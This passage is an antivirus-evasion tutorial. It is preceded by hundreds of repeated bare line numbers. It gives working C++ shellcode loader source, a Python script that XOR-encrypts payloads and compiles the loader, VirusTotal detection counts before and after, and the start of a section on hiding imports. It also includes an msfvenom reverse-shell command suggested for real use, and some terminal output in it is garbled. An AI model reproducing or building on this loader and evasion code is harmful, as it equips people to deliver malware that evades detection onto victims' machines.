1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1470
1471
1471
1472
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1480
1481
1481
1482
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1490
1491
1491
1492
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1500
1501
1501
1502
1502
1503
1503
1504
1504
1505
1505
1506
1506
1507
1507
1508
1508
1509
1509
1510
1510
1511
1511
1512
1512
1513
1513
1514
1514
1515
1515
1516
1516
1517
1517
1518
1518
1519
1519
1520
1520
1521
1521
1522
1522
1523
1523
1524
1524
1525
1525
1526
1526
1527
1527
1528
1528
1529
1529
1530
1530
1531
1531
1532
1532
1533
1533
1534
1534
1535
1535
1536
1536
1537
1537
1538
1538
1539
1539
1540
1540
1541
1541
1542
1542
1543
1543
1544
1544
1545
1545
1546
1546
1547
1547
1548
1548
1549
1549
1550
1550
1551
1551
1552
1552
1553
1553
1554
1554
1555
1555
1556
1556
1557
1557
1558
1558
1559
1559
1560
1560
1561
1561
1562
1562
1563
15
```

AV evasion has always been challenging for red teamers and pentesters, especially for those who write malwares.

In our tutorial, we will write a simple malware in C++ that will launch our payload: `calc.exe` process. Then we check through virustotal how many AV engines detect our malware, after which we will try to reduce the number of AV engines that will detect our malware.

Let's start with simple C++ code of our malware:

```
/*
cpp implementation malware example with calc.exe payload
```

```

*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload calc.exe
unsigned char my_payload[] = {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00,
    0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
    0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48,
    0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7,
    0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c,
    0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
    0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52,
    0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88,
    0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01,
    0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49,
    0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34,
    0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
    0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0,
    0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1,
    0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0,
    0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49,
    0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41,
    0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0,
    0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff,
    0xff, 0xff, 0x5d, 0x48, 0xba, 0x01, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d, 0x01, 0x01, 0x00, 0x00,
    0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xf0,
    0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
    0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0xa, 0x80,
    0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
    0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c,
    0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

unsigned int my_payload_len = sizeof(my_payload);

int main(void) {
    void * my_payload_mem; // memory buffer for payload
    BOOL rv;
    HANDLE th;
    DWORD oldprotect = 0;
}

```

```

// Allocate a memory buffer for payload
my_payload_mem = VirtualAlloc(0, my_payload_len,
MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

// copy payload to buffer
RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

// make new buffer as executable
rv = VirtualProtect(my_payload_mem, my_payload_len,
PAGE_EXECUTE_READ, &oldprotect);
if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0,
(LPTHREAD_START_ROUTINE) my_payload_mem,
0, 0, 0);
    WaitForSingleObject(th, -1);
}
return 0;
}

```

So we have just one function `main(void)` function:

```

37 int main(void) {
38     void * my_payload_mem; // memory buffer for payload
39     BOOL rv;
40     HANDLE th;
41     DWORD oldprotect = 0;
42
43     // Allocate a memory buffer for payload
44     my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
45

```

and we have `sizeof(my_payload)` size of payload.

For simplicity, we use `calc.exe` as the payload. Without delving into the generation of the payload, we will simply substitute the finished payload into our code:

```

unsigned char my_payload[] = {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00,
    0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
    0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48,
    0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7,
    0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c,
    0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
    0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52,
    0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88,
    0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01,
    0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49,
    0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34,
}

```

```

0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0,
0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1,
0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0,
0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49,
0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41,
0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0,
0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff,
0xff, 0xff, 0x5d, 0x48, 0xba, 0x01, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x48, 0x8d, 0x8d, 0x01, 0x01, 0x00, 0x00,
0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xf0,
0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0xa, 0x80,
0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c,
0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

}

```

And the main logic of our `main` function is:

```

37 int main(void) {
38     void * my_payload_mem; // memory buffer for payload
39     BOOL rv;
40     HANDLE th;
41     DWORD oldprotect = 0;
42
43     // Allocate a memory buffer for payload
44     my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
45
46     // copy payload to buffer
47     RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);
48
49     // make new buffer as executable
50     rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
51     if (rv != 0) {
52
53         // run payload
54         th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
55         WaitForSingleObject(th, -1);
56     }
57     return 0;
58 }

```

Let's go to investigate this logic. If you want to run our payload in the memory of the process, we have to do couple of things. We have to create a new memory buffer, copy our payload into the buffer, and a start executing this buffer.

The first we do we allocate new memory region in a process and we store the address in `my_payload_mem` variable:

```

37 int main(void) {
38     void *my_payload_mem; // memory buffer for payload
39     BOOL rv;
40     HANDLE th;
41     DWORD oldprotect = 0;
42
43     // Allocate a memory buffer for payload
44     my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
45
46     // copy payload to buffer
47     RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);
48
49     // make new buffer as executable
50     rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
51     if (rv != 0) {
52
53         // run payload
54         th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
55         WaitForSingleObject(th, -1);
56     }
57     return 0;
58 }
```

and this memory region is readable and writeable.

Then, we copy our `my_payload` to `my_payload_mem`:

```

43 // Allocate a memory buffer for payload
44 my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
45
46 // copy payload to buffer
47 RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);
48
49 // make new buffer as executable
50 rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
51 if (rv != 0) {
```

And then we set our buffer to be executable:

```

43 // Allocate a memory buffer for payload
44 my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
45
46 // copy payload to buffer
47 RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);
48
49 // make new buffer as executable
50 rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
51 if (rv != 0) {
52
53     // run payload
54     th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
55     WaitForSingleObject(th, -1);
56 }
57 return 0;
58 ]
```

Ok, everything is good but why I am not doing this in 44 line???

```

43 // Allocate a memory buffer for payload
44 my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
45
46 // copy payload to buffer
47 RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);
48
49 // make new buffer as executable
50 rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
51 if (rv != 0) {
52
53     // run payload
54     th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
55     WaitForSingleObject(th, -1);
56 }
57 return 0;
58 ]
```

why not just allocate a buffer which is readable writable and executable?

And the reason is pretty simple. Some hunting tools and AV engines can spot this memory region, because it's quite unusable that the process needs a memory which is readable, writeable and executable at the same time. So to bypass this kind of detection we are doing in a two steps.

And if everything goes well, we run our payload as the separate new thread in a process:

```

49 // make new buffer as executable
50 rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
51 if ( rv != 0 ) {
52
53     // run payload
54     th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
55     WaitForSingleObject(th, -1);
56 }
57 return 0;
58

```


Let's go to compile our malware:

```

kali㉿kali:~/Desktop/cybersec_blog/2021-09-09-ev-evasion$ g++ -fno-exceptions -fmerge-all-constants -static -lstdc++ -static-libgcc evil.cpp -o evil.exe -s -ffunction-sections -fdata-sections -Wno-write-strings
kali㉿kali:~/Desktop/cybersec_blog/2021-09-09-ev-evasion$ ls -l
total 16
drwxr-xr-x 1 kali kali 2584 Sep 4 10:35 test
-rw-r--r-- 1 kali kali 14848 Sep 4 10:35 evil.cpp
-rw-r--r-- 1 kali kali 18985 Sep 4 10:35 evil.exe
kali㉿kali:~/Desktop/cybersec_blog/2021-09-09-ev-evasion$ 

```

and run (on Windows 10 x64):



So basically this is how you can store your payload in a .text section without encryption.

Let's go to upload our `evil.exe` to Virustotal:

<https://www.virustotal.com/gui/file/c9c49dbbb0a668df053d0ab788f9dde2d9e59c31672b5d296bb1e8309d7e0dfe/detection>

So, 22 of 66 AV engines detect our file as malicious.

Let's go to try to reduce the number of AV engines that will detect our malware.

For this first we must encrypt our payload. Why we want to encrypt our payload? The basic purpose of doing this to hide your payload from someone like AV engine or reverse engineer. So that reverse engineer cannot easily identify your payload.

The purpose of encryption is the transform data in order to keep it secret from others. For simplicity, we use XOR encryption for our case.

Let's take a look at how to use XOR to encrypt and decrypt our payload.

Update our simple malware code:

```
/*
cpp implementation malware
example with calc.exe payload
encrypted via XOR
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload calc.exe
unsigned char my_payload[] = {};
unsigned int my_payload_len = sizeof(my_payload);

// key for XOR decrypt
char my_secret_key[] = "mysupersecretkey";

// decrypt deXOR function
void XOR(char * data, size_t data_len, char * key,
size_t key_len) {
```

```

int j;
j = 0;
for (int i = 0; i < data_len; i++) {
    if (j == key_len - 1) j = 0;
    data[i] = data[i] ^ key[j];
    j++;
}
}

int main(void) {
    void * my_payload_mem; // memory buffer for payload
    BOOL rv;
    HANDLE th;
    DWORD oldprotect = 0;

    // Allocate a memory buffer for payload
    my_payload_mem = VirtualAlloc(0, my_payload_len,
        MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    // Decrypt (DeXOR) the payload
    XOR((char *) my_payload, my_payload_len,
        my_secret_key, sizeof(my_secret_key));

    // copy payload to buffer
    RtlMoveMemory(my_payload_mem, my_payload,
        my_payload_len);

    // make new buffer as executable
    rv = VirtualProtect(my_payload_mem,
        my_payload_len,
        PAGE_EXECUTE_READ, &oldprotect);
    if (rv != 0) {

        // run payload
        th = CreateThread(0, 0,
            (LPTHREAD_START_ROUTINE) my_payload_mem,
            0, 0, 0);
        WaitForSingleObject(th, -1);
    }
    return 0;
}

```

The main difference with our first simple implementation is - we add XOR decrypt function and our secret key `my_secret_key` for decryption:

```

176 // key for XOR decrypt
177 char my_secret_key[] = "mysupersecretkey";
178
179 // decrypt deXOR function
180 void XOR(char * data, size_t data_len, char * key, size_t key_len) {
181     int j;
182     j = 0;
183     for (int i = 0; i < data_len; i++) {
184         if (j == key_len - 1) j = 0;
185         data[i] = data[i] ^ key[j];
186         j++;
187     }
188 }
189
190

```

It's actually simple function, it's a symmetric encryption, we can use it for encryption and decryption with the same key.

and we deXOR our payload before copy to buffer:

```

29 int main(void) {
30     void * my_payload_mem; // memory buffer for payload
31     BOOL rv;
32     HANDLE th;
33     DWORD oldprotect = 0;
34
35     // Allocate a memory buffer for payload
36     my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
37
38     // Decrypt (deXOR) the payload
39     XOR((char *) my_payload, my_payload_len, my_secret_key, sizeof(my_secret_key));
40
41     // copy payload to buffer
42     RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);
43
44     // make new buffer as executable
45     rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
46     if (rv != 0) {
47
48         // run payload
49         th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);

```

And the only missing thing is our payload:

```

4 #include <windows.h>
5 #include <stdio.h>
6 #include <stdlib.h>
7 #include <string.h>
8
9 // our payload calc.exe
10 unsigned char my_payload[] = {};
11 unsigned int my_payload_len = sizeof(my_payload);
12
13 // key for XOR decrypt
14 char my_secret_key[] = "mysupersecretkey";
15
16 // decrypt deXOR function
17 void XOR(char * data, size_t data_len, char * key, size_t key_len) {
18     int j;
19     j = 0;
20     for (int i = 0; i < data_len; i++) {

```

which should be encrypted with XOR.

For that create simple python script which encrypt payload and replace it in our C++ template:

```

import sys
import os
import hashlib
import string

## XOR function to encrypt data
def xor(data, key):
    key = str(key)
    l = len(key)
    output_str = ""

    for i in range(len(data)):
        current = data[i]
        current_key = key[i % len(key)]
        ordd = lambda x: x if isinstance(x, int) else ord(x)
        output_str += chr(ordd(current) ^ ord(current_key))

    return output_str

## encrypting
def xor_encrypt(data, key):
    ciphertext = xor(data, key)
    ciphertext = '{ 0x' + ', 0x'.
    join(hex(ord(x))[2:] for x in ciphertext) + ' };'
    print (ciphertext)
    return ciphertext, key

## key for encrypt/decrypt
my_secret_key = "mysupersecretkey"

## payload calc.exe
plaintext = open("./calc.bin", "rb").read()

ciphertext, p_key = xor_encrypt(plaintext, my_secret_key)

## open and replace our payload in C++ code
tmp = open("evil_xor.cpp", "rt")
data = tmp.read()
data = data.replace('unsigned char my_payload[] = { };',
'unsigned char my_payload[] = ' + ciphertext)
tmp.close()
tmp = open("evil-enc.cpp", "w+")
tmp.write(data)
tmp.close()

## compile

```

```
try:
    cmd = "x86_64-w64-mingw32-gcc evil-enc.cpp"
    cmd += " -o evil.exe -s -ffunction-sections"
    cmd += " -fdata-sections -Wno-write-strings"
    cmd += " -fno-exceptions -fmerge-all-constants"
    cmd += " -static-libstdc++ -static-libgcc"
    cmd += " >/dev/null 2>&1"
    os.system(cmd)
except:
    print ("error compiling malware template :(")
    sys.exit()
else:
    print (cmd)
    print ("successfully compiled :)")
```

For simplicity, we use `calc.bin` payload:

```
26 ## key for encrypt/decrypt
27 my_secret_key = "mysupersecretkey"
28
29 ## payload calc.exe
30 plaintext = open("./calc.bin", "rb").read()
31 |
32 ciphertext, p_key = xor_encrypt(plaintext, my_secret_
33
```

but in real scenario you can use something like:

```
msfvenom -p windows/x64/shell_reverse_tcp \
LHOST=10.9.1.6 LPORT=4444 -f raw -o hack.bin
```

run python script:


```
python3 evil_enc.py
```

```

kalilab@kalilab-OptiPlex-5090:~/Desktop$ ./cal2014-09-09-vulneration_1 python eval_encl.pyx
[...]
kalilab@kalilab-OptiPlex-5090:~/Desktop$ ./cal2014-09-09-vulneration_1 ls -l
total 12
-rwxr-xr-x 1 kalilab 276 Feb 18 2014 calc_b64.py
-rwxr-xr-x 1 kalilab 2999 Sep 4 14:13 eval_encl.cpp
-rwxr-xr-x 1 kalilab 1442 Sep 4 14:14 eval_encl.py
-rwxr-xr-x 1 kalilab 1359 Sep 4 14:31 eval_xor.cpp
kalilab@kalilab-OptiPlex-5090:~/Desktop$ ./cal2014-09-09-vulneration_1

```

and run in victim's machine (Windows 10 x64):



Let's go to upload our new `evil.exe` with encrypted payload to Virustotal:

<https://www.virustotal.com/gui/file/c7393080957780bb88f7abfa2d19bdd1d99e9808efbfaf7989e1e15fd9587ca/detection>

So, we have reduced the number of AV engines which detect our malware from 22 to 18!

Source code in Github

- VirtualAlloc
- RtlMoveMemory
- VirtualProtect
- WaitForSingleObject
- CreateThread
- XOR

In the next part, I will write how else you can reduce the number of detections using function call obfuscation technique.

36. AV engines evasion for C++ simple malware - part 2

The screenshot shows two terminal windows side-by-side. The left window is titled 'nvim enc' and contains Python code for XOR encryption. The right window is titled 'evil.cpp' and contains C++ code for a malware example with a calc.exe payload.

```

nvim enc:
kali㉿kali:~$ nvim enc
File Actions Edit View Help
File Edit View Selection Find Packages Help
Project evil.cpp
evil.cpp --- /projects/cybersec_blog/2021-09-06-av-evasion-2 -- Atom
1 /* 
2  * C++ implementation malware example with calc.exe payload
3  * author: @cccomcom
4  */
5 #include <windows.h>
6 #include <stdio.h>
7 #include <stdlib.h>
8 #include <string.h>
9
10 // our payload calc.exe
11 unsigned char my_payload[] = {
12     0xfc, 0x48, 0x31, 0x44, 0xf0, 0xe8, 0xcb, 0x00, 0x00,
13     0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65,
14     0x60, 0x48, 0xb0, 0x52, 0x18, 0x48, 0xb8, 0x52, 0x20,
15     0x50, 0x48, 0x0f, 0xb7, 0x44, 0x4a, 0x4d, 0x31, 0xc9,
16     0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0x1,
17     0x01, 0x1c, 0x02, 0x62, 0x52, 0x41, 0x51, 0x48, 0xb0,
18     0x42, 0x3c, 0x48, 0x01, 0x00, 0xb8, 0x80, 0x88, 0x00,
19     0x85, 0x00, 0x74, 0x07, 0x18, 0x01, 0x00, 0x50, 0x00,
20     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
21     0x88, 0x34, 0x08, 0x48, 0x01, 0x0f, 0x4d, 0x31, 0xc9,
22     0xac, 0x41, 0x1c, 0x9, 0x0d, 0x41, 0x01, 0x38,
23     0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75,
24     0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b,
25 };

```

This is the second part of the tutorial, firstly, I recommend that you study the [first](#) part.

In this section we will study function call obfuscation. So what is this? Why malware developers and red teamers need to learn it?

Let's consider our `evil.exe` from part 1 in virustotal:

<https://www.virustotal.com/gui/file/c7393080957780bb88f7ab1fa2d19bdd1d99e9808efbfaf7989e1e15fd9587ca/detection>

and go to the details tab:



Every PE module like .exe and .dll usually uses external functions. So when it is running, it will call every functions implemented in an external DLLs which will be mapped into a process memory to make this functions available to the process code.

AV industry analyze most kind of external DLLs and functions are used by the malware. It can be a good indicator if this binary is malicious or not. So AV engine analyzes a PE file on disk by looking the into its import address.

Of course this method is not bullet proof and can generate some false positives but it is known to work in some cases and is widely used by AV engines.

So what we as a malware developers can do about it? This is where function call obfuscation comes into play. **Function Call Obfuscation** is a method of hiding your DLLs and external functions that will be called a during runtime. To do that we can use standard Windows API functions called `GetModuleHandle` and `GetProcAddress`. The former returns a handle to a specified DLL and later allows you to get a memory address of the function you need and which is exported from that DLL.

So let me give you an example. So let's say your program needs to call a function called `HackAndWin` which is exported in a DLL named `hacker.dll`. So first you call `GetModuleHandle`, and then you can call `GetProcAddress` with an argument of `HackAndWin` function and in return you get the address of that function:

```
hack = GetProcAddress(  
    GetModuleHandle("hacker.dll"), "HackAndWin");
```

So what is important here? Is that if you compile your code, compiler will not

include `hacker.dll` into import address table. So AV engine will not be able to see that during static analysis.

Let's see how we can practically use this technique. Let's take a look at the source code of our first malware from [part 1](#):

```
/*
